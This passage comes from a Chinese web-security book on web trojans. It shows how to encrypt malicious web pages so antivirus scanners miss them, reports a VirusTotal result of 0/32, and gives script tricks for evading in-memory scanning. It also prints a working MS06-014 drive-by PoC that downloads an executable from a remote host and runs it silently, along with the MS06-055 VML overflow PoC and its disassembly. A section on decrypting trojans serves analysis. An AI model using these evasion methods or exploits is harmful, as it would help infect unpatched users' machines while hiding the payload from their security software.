            str2+=(str1.charCodeAt(i)+parseInt(pwd))+".";
        }
        str2=str2.substring(0,str2.length-1);
        str2+="\";\r\nfunction Decode(str1){ var temp,str2=\"\",i;temp=str1.
split(\".\");for(i=0;i<temp.length;i++){str2+=String.fromCharCode(temp[i]-("
+pwd+"));}return str2;}\r\ndocument.write(Decode(str1));\r\n</scr"+"ipt>";
        return str2;
    }
```

使用方法也同字符串异或法，将原网页木马 script 标签及其之间的内容复制到第一个文本框，选择“ASCII 码法”，得到如图 6.36 所示的内容。然后将它保存为 htm 文件，就完成了字符串异或法制作新木马的全过程。



无标题 - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
4.111.107.119.44.54.44.44.51.69.23.20.93.56.126.131.122.111.42
.71.42.59.69.23.20.130.56.121.122.111.120.50.42.44.81.79.94.44
.54.42.110.118.54.42.112.107.118.125.111.51.69.23.20.130.56.93
.111.120.110.50.51.69.23.20.80.42.71.42.110.112.56.109.124.111
.107.126.111.121.108.116.111.109.126.50.44.93.109.124.115.122.
126.115.120.113.56.80.115.118.111.93.131.125.126.111.119.89.10
8.116.111.109.126.44.54.44.44.51.69.23.20.126.119.122.42.71.42
.80.56.81.111.126.93.122.111.109.115.107.118.80.121.118.110.11
1.124.50.60.51.69.23.20.112.120.107.119.111.59.71.42.80.56.76.
127.115.118.110.90.107.126.114.50.126.119.122.54.112.120.107.1
19.111.59.51.69.23.20.93.56.121.122.111.120.50.51.69.23.20.93.
56.129.124.115.126.111.50.130.56.124.111.125.122.121.120.125.1
11.76.121.110.131.51.69.23.20.93.56.125.107.128.111.126.121.11
2.115.118.111.50.112.120.107.119.111.59.54.60.51.69.23.20.93.5
6.109.118.121.125.111.50.51.69.23.20.91.42.71.42.110.112.56.10
9.124.111.107.126.111.121.108.116.111.109.126.50.44.93.114.111
.118.118.56.75.122.122.118.115.109.107.126.115.121.120.44.54.4
4.44.51.69.23.20.91.56.93.114.111.118.118.79.130.111.109.127.1
26.111.50.112.120.107.119.111.59.54.44.44.54.44.44.54.44.121.1
22.111.120.44.54.58.51.69.23.20.70.57.125.109.124.115.122.126.
72";
function Decode(str1){ var temp,str2="",i;temp=str1.split
(".");for(i=0;i<temp.length;i++){str2+=String.fromCharCode
(temp[i]-(10));}return str2;}
document.write(Decode(str1));
</script>
```

图 6.36　经 ASC 码变换法处理后的 MS06014

将新网页木马提交到 virustotal 上扫描，扫描结果如图 6.37 所示，32 款杀毒软件全部免杀，效果是相当不错的。



溜客安全网 WwW.176Ku.CoM
```

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

文件 1.htm 接收于 2008.04.11 14:41:16 (CET)
当前状态:　完成
结果: 0/32 (0%)

图 6.37　ASC 码变换法免杀效果

6.3.4　网页木马加密技术的内存免杀

看了前面介绍的几种网页木马加密技术以及它们的免杀效果，读者可能会觉得已经掌握了全部的网页木马加密技术，但是我要说的是前面讲的只是网页加密技术的一个部分，到目前为止我们还有一个重要的部分没有提及，那就是网页木马的内存免杀，而且它也是网页木马加密技术的软肋。只有网页木马加密技术才会涉及内存查杀问题，网页木马变形技术不会有这个问题。静态扫描不查杀的话，在运行时 99%也不会查杀（主动防御除外，不属于本书内容）；但是加密技术就不同了，它在执行前还是会解密变成没免杀前的样子的，这个时候会被一小部分杀毒软件的内存扫描模块查杀，比如卡巴斯基最新版。

下面以卡巴斯基 7.0 为例加以说明，当新网页木马调用 eval(str)时，它就弹出木马警告同时拦截脚本运行，对付这种类型的杀毒软件可以考虑不把 str 的内容一下子传给 eval 函数，而是一部分一部分或一行一行地传送，这样做的理论基础是 eval 会保存当前执行状态，比如如下的一小段程序：

```
<script language="javascript">
eval("a=2");
eval("alert(\"a=\"+a)");
</script>
```

它的执行结果是会弹出一个对话框，上面写着“a=2”。然而怎样使 str 一句一句传给 eval 呢？这个不难，不直接使用 eval 而是调用下面的 myeval 函数就可以了。在写 myeval 函数时要注意的一点是此函数包含的变量名不能和原木马中定义的变量名有重名，否则会执行出错。

```
function myeval(mystr1)
{
    var mya,myi=0;
    a=mystr1.split(";");
    for(myi=0;myi<mya.length;myi++)
    {
        eval(mya[myi]);
    }
}
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

以上是对 JavaScript 网页木马的解决方案，对 VBScript 网页木马有些不同，它不是以分号作为行结束符的，一般可以认为回车是一行的结尾，但是如果原木马中含有 IF、FOR、WHILE 之类的就有些不好办了，对于这些木马可以通过手工将整个 IF 块写在一行上，语句间用冒号分开，这样 VBScript 中的 myExecute 和上面的 myeval 就很相似了，内容如下：

```
function myexecute(mystr1)
    dim mys,myi

    mys=Split(mystr1,vbcrlf)
    msgbox Ubound(mys)
    for myi=0 to Ubound(mys)
        execute mys(myi)
    next
end function
```

对于极少数杀毒软件在解密后调用 eval 之前就查杀的问题，我们可以采取边解密边执行的方式应对，解密一条语句执行一条语句，这样在内存中就不会有完整的网页木马代码了。

6.3.5 解密还原技术

在网页木马加密的一开始我们就讲到，任何网页木马加密技术加密后的网页木马在执行阶段都必须解密，否则就不叫网页木马的加密技术。在网页木马解密还原技术中我们就要抓住这个特点，在解密完成后提交给脚本解析器前把内容拦截下来，比如我们在网页木马中看到 document.write(str)，那么只要在它的前面加上一行 alert(str)，并把 document.write(str)用“//”注释掉，然后用浏览器打开这个网页，将会弹出一个写有解密后脚本的对话框。

为了找到拦截的位置，我们必须知道哪一句是提交给脚本解析器的，一般提交给脚本解析器的方法有：

- eval，在 JavaScript 中使用；
- Execute，在 VBScript 中使用；
- Document.write，在两种脚本语言中都可使用。

前面讲的所有的加密方法中都是用了这三种方法中的一种，我们只要在它的前面加一句 alert 就行，alert 的参数同调用 eval 等函数时的参数，比如在网页木马中有一句 eval(decode(str))，那么在它的前面就要加 alert(decode(str))。为了方便保存下解密后网页木马的内容，我们也可以不用对话框，而使用 document.write，使得解密后的内容可以直接复制粘贴。但是使用 document.write 时要注意：如果原来的提交给脚本解析器的方法就是 document.write，也就是说 str 是以“<script>”开始的，那么 document.write 并不会打印出脚本内容而只会使脚本执行；对于这种情况我们可以再加个 escape，改成 document.write

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

(escape(docode(str)))。又因为网页中的换行是“
”不是回车，所以把回车替换成“
”更便于阅读，再次修改后变成 document.write(escape(docode(str)). replace(/%0A/gi,"").replace(/%0D/gi,"
"))。

下面来看怎样解密由一种网上自称很强悍的网页木马加密技术加密的网页木马，在这种技术中用到了 MD5 算法和 XOR 算法，表面上看起来很高级，但记住我们的解密原则，跳过算法找提交给脚本解析器的语句。原木马加密 MS06014 后大小变到了 11KB，内容如下（由于篇幅有限，省略中间的 MD5 算法内容）：

```
    <script>
    strHTML="";
    strHTML+="ST%11X%15GZ@A%14%0C%16M%04%0F%04%17%06%0FZ%16%07%5D%04%16U%1DW
%09%5D%1";
    strHTML+="1%19R@TG%0Eh8R%5B%05%5B%5CS%08%14Q%09%5B%5DL%5BY%08%10%03i8%3E
lV%05%17";
    strHTML+="%0A%18U%0AV%10_Q%5B%10%18Z%10PWB%5CrU%07US%0BF%10F%5DQ%0CW%00C
%15%11%0";
    strHTML+="Ah%3F%01T%1AF%01Bx%16AD_%5BBM%07%10%14%06%5EY%17AZ%02%10O%17%1
5%5B%5D%";
    strHTML+="16%5C%01%08vq%5D%00zW%00%00%1B%0F%02xQ%15%07Tv%08I%0B%0BUsN%07
%07%7B%0";
    strHTML+="1Qs%26%00%0DpW%00%1BK%0E%3B%3CA%17%04B%5CPKqJ%01SG%03%7D%01%5D
R%5BEM%1";
    strHTML+="7%28%5BWG%0BEV%04A%18nt%7Bq61fG%1E%1AF%1B%08k80%17%0A%18U%03%1
B%06@QT%";
    strHTML+="10SV%00_SUM%1F%1B%23%5CY%01P%167FA%03S%0E%15%1B%1A%13L%0Eh8g%1
B%10OI%0";
    strHTML+="7%15%0B%16%08%0C4h@%18%0AB%5D%0A%1A%13Du%26c%15%14%11%01YI%12R
T%08E%5C";
    strHTML+="K%0E%3B%3CA%19j%07VRM%1B%03i8uF%0FCSQ%16R%17P%04FQZ%06%5C%5C%0
1A%1E%14";
    strHTML+="jTK%0BHB%0C%5C_JtZ%0AW0NDLT%08z%07XQV%10%14%15@%17%1F%0D4%3DM%
0FH%16X%";
    strHTML+="12%7EJuV%12a%13RTQP%09s%0A%5EPP%16%1E%0BK%0E%3B%3C_YX%0F%5D%07
X%12%7EJ";
    strHTML+="pF%0F%5E%07gVLYMA%08B%18S%0AWT%07%04%1F%0D4%3DjLWF%00%5C%10M%0
9%3ElaM@";
    strHTML+="EQE%00%1D%1D%1CFP%17FV%0CFStVS@K%03%3Boa%16%17SE%03F%0CQ%5ETTM
S%0BSYPU";
    strHTML+="%1A%0BK%0E%3B%3Cj%19Z%0EWE%00%1A%11_%3F97%12%5E%17S%5E%1F%06G%
00S@P%0B";
    strHTML+="TS%07VB%1E%1BdQ%07TZKsH%14%5EZ%05S%17%5EXV%13I%17G%1B%0F8ng%17
1%5DSZUr";
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
    strHTML+="A%07%5BC%11W%10%02%5CR%0BWR%1B%15%1A%1DG%17I%10%5BE%01X%1BN%05
%1F%0D";
    function XOR(strV,strPass){
     var intPassLength=strPass.length;
     var re="";
     for(var i=0;i<strV.length;i++){
      re+=String.fromCharCode(strV.charCodeAt(i)^strPass.charCodeAt(i%int
PassLength));
     }
     return(re);
    }
    var STR =
    {
        hexcase : 0,  /* hex output format. 0 - lowercase; 1 - uppercase        */
        b64pad  : "", /* base-64 pad character. "=" for strict RFC compliance   */
        chrsz   : 8,  /* bits per input character. 8 - ASCII; 16 - Unicode      */

        b64_hmac_md5:
            function(key, data) { return binl2b64(core_hmac_md5(key, data)); },
            //省略200行MD5算法内容
        str_md5:function(s){ return binl2str(core_md5(str2binl(s), s.length *
this.chrsz));}
    }
    function performPage(strPass){
        if(strPass){
            document.cookie="password="+escape(strPass);
            document.write(XOR(unescape(strHTML),STR.md5(strPass)));
            return(false);
        }
        var pass="0123456789";
        if(pass){
            pass=unescape(pass);
            document.write(XOR(unescape(strHTML),STR.md5(pass)));
            return(false);
        }
    }
    performPage();
    </script>
```

分析上面的代码，它直接调用 performPage 函数，参数为空。于是分析 performPage 函数，由于参数为空，所以第一个 IF 语句显然不会执行，进一步分析可以看出第二个 document.write 才是关键，所以在这一行前加一行 document.write(escape(XOR(unescape(strHTML),STR.md5(pass))).replace(/%0A/gi,"").replace(/%0D/gi,"
"))，并把原来的

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

document.write 注释掉，打开网页，得到如图 6.38 所示的内容。



图 6.38　解密后的内容

由于解密后的内容是经过 escape 编码过的，要调用 unescape 才能得到原始内容，从 http://www.broadview.com/08556 下载的“综合加密工具.htm”文件中可直接实现，步骤在前面介绍加密时已经讲过，这里就不再演示了。

6.4　小结

本章主要介绍了网页木马的常见变形和加密方法，通过本章的学习，读者将会学到四种网页木马变形技术、网页木马变形还原技术、八种网页木马加密技术及网页木马解密技术等多种网页木马的免杀处理方法。通过对网页木马免杀技术的了解，相信读者能够更好地查杀网马。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

CHAPTER 7

第 7 章　网页木马实例分析

网页木马的出现给 Web 安全带来了极大的挑战，俗话说：知己知彼，方能百战不殆。能够在第一时间分析网页木马所利用的漏洞的成因并及时给出相应的解决方案，是每个网络安全爱好者的目标。通过对网页木马的调试和分析，可以更加透彻了解网页木马所利用的伎俩，可以更好地防范网页木马。本章将对网页木马分析技术进行全面的介绍，通过本章，读者可以了解到以下信息：

- 网页木马的分析过程；
- 网页木马的调试。

7.1　MS06-014

MS06-014:Microsoft Data Access Components（MDAC）功能中的漏洞可能允许执行代码含有漏洞的组件为 msadco.dll，CLSID 为:BD96C556-65A3-11D0-983A-00C04FC29E36，为微软 2006 年 4 月 11 日公布的漏洞，该漏洞有“挂马王”的称号，在光标漏洞出现之前，绝大部分网页木马都利用该漏洞。之所以称其为“挂马王”，因为该漏洞是一个典型的逻辑型漏洞（非溢出型漏洞），具有跨平台、可靠性高、无明显中马症状等“优点”，只要是未打 MS06-014 补丁的用户，几乎所有的 IE 版本都能被利用，而且不会导致 IE 浏览器崩溃，不会大量申请内存而导致计算机运行速度缓慢。MS06-014 的漏洞就在于对于 MDAC 组件调用一些对象没有进行域验证，在 Internet 域调用该组件应该直接阻止或者给出明显提示，打过补丁的浏览器 IE7 就会阻止该 ActiveX 控件的运行，如图 7.1 所示。

该漏洞主要用到以下几个关键对象：

Microsoft.XMLHTTP

Adodb.Stream

Scripting.FileSystemObject

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

Shell.Application




图 7.1　IE7 阻止恶意网页调用不安全的 ActiveX 控件

对这几个对象进行巧妙组合就可达到下载木马并运行的目的，即利用 Microsoft.XMLHTTP 对象的 GET 方法将木马下载，利用 Scripting.FileSystemObject 对象构造木马保存在本地的路径，利用 Adodb.Stream 对象的 savetofile 方法将木马写出，再利用 Shell.Application 的 ShellExecute 方法执行木马。

测试该漏洞只需要将以下代码保存为一个 HTML 网页即可，该网页木马的 PoC 代码如下：

```
<html>
<script language="javaScript">
dl = "http://192.168.114.1/hi.exe";
fname1="g0ld.com";

df = document.createElement("object");
df.setAttribute("classid", "clsid:BD96C556-65A3-11D0-983A-00C04FC29E36");
x = df.CreateObject("Microsoft.XMLHTTP","");
S = df.createobject("Adodb.Stream","");
S.type = 1;
x.open( "GET", dl, false);
x.Send();
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
F = df.createobject("Scripting.FileSystemObject","");
tmp = F.GetSpecialFolder(2);
fname1= F.BuildPath(tmp,fname1);
S.open();
S.write(x.responseBody);
S.savetofile(fname1,2);
S.close();
Q = df.createobject("Shell.Application","");
Q.ShellExecute(fname1,"","","open",0);
</script>
</html>
```

该漏洞和早期 BMP 网页木马以及 Web 迅雷漏洞很相似，都利用了系统提供的正常接口来执行恶意代码，未打补丁的用户一旦浏览此网页就会执行指定 URL 的木马程序，如图 7.2 所示。




图 7.2　MS06-014 成功执行

7.2　MS06-055

MS06-055 是微软 2006 年暴露出的另一个比较严重的漏洞，PoC 代码在网络上出现之后，网页木马也随之泛滥了，但过了一段时间就基本上见不到了。这是因为现在的挂马者普遍都使用几合一的网马，微软漏洞外加许多其他软件的漏洞，对于不打补丁的用户，

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

还不如使用 MS06-014 方便，因为后者更为稳定。而 MS06-055 这个漏洞会使浏览器产生崩溃等症状，容易被用户所发觉，对于打补丁的用户，这两者就是等价的了；所以对于漏洞的研究者来说，这个漏洞还是具有很高研究价值的，该漏洞所在的 DLL 是/GS 选项编译的，也就是从那个时候，/GS 选项对于攻击 IE 浏览器的网页木马来说已经彻底失去防护作用了。

MS06-055，Microsoft IE 畸形 VML 文档处理缓冲区溢出漏洞，VML(Vector Markup Language)是一种基于 XML 的矢量图形绘制语言。IE 通过 vgx.dll 提供了对 VML 语言的支持，可以在解析页面中嵌入的 VML 来显示矢量图。vgx.dll 的_IE5_SHADETYPE_TEXT::Text 过程在解析 VML 的时候存在缓冲区溢出漏洞，利用这个漏洞可以完全控制用户的系统。该漏洞的 PoC 代码如下所示：

```
<html xmlns:v="urn:schemas-microsoft-com:vml">
<head>
<object id="VMLRender" classid="CLSID:10072CEC-8CC1-11D1-986E-00A0C955B42E">
</object>
<style>
v\:* { behavior: url(#VMLRender); }
</style>
</head>
<body>

<v:rect style='width:120pt;height:80pt' fillcolor="red">
<v:fill method="AAAAAA.........AAA"></v:rect></v:fill></body>
</html>
```

缓冲区溢出发生在 fill 方法的 method 变量上。为了透彻地理解这个漏洞，可以逐步增加字符串的长度，使用 OllyDbg 调试 IE 浏览器，当字符串的长度增加到 10000 多时，OllyDbg 截获了 IE 浏览器的异常，如图 7.3 所示。

查看 IE 浏览器的内存属性，可以看到堆栈是从地址 00121000 开始的：

```
Memory map, 条目 3
地址=00121000
大小=0000F000 (61440.)
属主=        00030000
区段=
包含=堆栈 于  主线程
类型=Priv 00021104
访问=RW  保护
初始访问=RW
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图 7.3　IE 浏览器产生的异常

相邻的段是从 00130000 开始的，而且是只读的：

```
Memory map, 条目 4
地址=00130000
大小=00003000 (12288.)
属主=        00130000 (自身)
区段=
类型=Map  00041002
访问=R
初始访问=R
```

Method 提供的超长字符串覆盖了整个堆栈，在试图写入相邻的段时，便引发了写保护异常。从图 7.3 中我们还可以看出，正是 6FF3ED1E 这条指令所在的函数没有对 method 变量进行长度检查，导致了缓冲区溢出的发生。

存在问题的_IE5_SHADETYPE_TEXT::Text 函数反汇编代码如下，超长字符串的复制是在_IE5_SHADETYPE_TEXT::TOKENS::Ptok 函数中完成的：

```
    .text:6FF3ED46 ; public: bool __thiscall _IE5_SHADETYPE_TEXT::Text(unsigned
short const *, int)
    .text:6FF3ED46 ?Text@_IE5_SHADETYPE_TEXT@@QAE_NPBGH@Z proc near
    .text:6FF3ED46                                          ; CODE XREF:
GetIntValue(ushort *,INTVALUETYPE)+A0↑p
    .text:6FF3ED46
    .text:6FF3ED46 var_214        = dword ptr -214h
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
.text:6FF3ED46 var_210         = dword ptr -210h
.text:6FF3ED46 var_20C         = dword ptr -20Ch
.text:6FF3ED46 var_208         = dword ptr -208h
.text:6FF3ED46 var_4           = dword ptr -4
.text:6FF3ED46 arg_0           = dword ptr  8
.text:6FF3ED46 arg_4           = dword ptr  0Ch
.text:6FF3ED46
.text:6FF3ED46                 mov     edi, edi
.text:6FF3ED48                 push    ebp
.text:6FF3ED49                 mov     ebp, esp
.text:6FF3ED4B                 sub     esp, 214h
.text:6FF3ED51                 mov     eax, ___security_cookie
.text:6FF3ED56                 and     dword ptr [ecx], 0
.text:6FF3ED59                 mov     [ebp+var_4], eax
.text:6FF3ED5C                 mov     eax, [ebp+arg_0]
.text:6FF3ED5F                 test    eax, eax
.text:6FF3ED61                 mov     [ebp+var_214], ecx
.text:6FF3ED67                 jz      short loc_6FF3EDDD
.text:6FF3ED69                 mov     ecx, [ebp+arg_4]
.text:6FF3ED6C                 test    ecx, ecx
.text:6FF3ED6E                 jz      short loc_6FF3EDDD
.text:6FF3ED70                 cmp     word ptr [eax], 0
.text:6FF3ED74                 jz      short loc_6FF3EDDD
.text:6FF3ED76                 and     [ebp+var_208], 0
.text:6FF3ED7D                 mov     [ebp+var_20C], ecx
.text:6FF3ED83                 push    ebx
.text:6FF3ED84                 lea     ecx, [ebp+var_210]
.text:6FF3ED8A                 mov     [ebp+var_210], eax
.text:6FF3ED90                 xor     ebx, ebx
.text:6FF3ED92                 call    ?Ptok@TOKENS@_IE5_SHADETYPE_
TEXT@@QAEPBGXZ ; _IE5_SHADETYPE_TEXT::TOKENS::Ptok(void)
.text:6FF3EDD8 ........
.text:6FF3EDDD
.text:6FF3EDDD loc_6FF3EDDD:                                    ; CODE XREF:
_IE5_SHADETYPE_TEXT::Text(ushort const *,int)+21↑j
.text:6FF3EDDD                                                  ;
_IE5_SHADETYPE_TEXT::Text(ushort const *,int)+28↑j ...
.text:6FF3EDDD                 xor     al, al
.text:6FF3EDDF
.text:6FF3EDDF loc_6FF3EDDF:                                    ; CODE XREF:
_IE5_SHADETYPE_TEXT::Text(ushort const *,int)+95↑j
.text:6FF3EDDF                 mov     ecx, [ebp+var_4]
.text:6FF3EDE2                 call    @__security_check_cookie@4 ;
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
__security_check_cookie(x)
    .text:6FF3EDE7                leave
    .text:6FF3EDE8                retn    8
    .text:6FF3EDE8 ?Text@_IE5_SHADETYPE_TEXT@@QAE_NPBGH@Z endp
```

可以看到：在函数的入口处分配了 0x214 字节的栈空间，如果字符串的长度大于 106 字节就会发生溢出，之所以是 106 字节，是因为有 4 个字节存放安全 cookie 的，意味着覆盖返回地址获得程序控制权的方法是行不通的。

再来分析这个字符串复制函数，以下是反汇编代码：

```
    .text:6FF3ECE6 ; public: unsigned short const * __thiscall _IE5_SHADETYPE_
TEXT::TOKENS::Ptok(void)
    .text:6FF3ECE6 ?Ptok@TOKENS@_IE5_SHADETYPE_TEXT@@QAEPBGXZ proc near
    .text:6FF3ECE6                                          ; CODE XREF:
_IE5_SHADETYPE_TEXT::Text(ushort const *,int)+4C↓p
    .text:6FF3ECE6                                                  ;
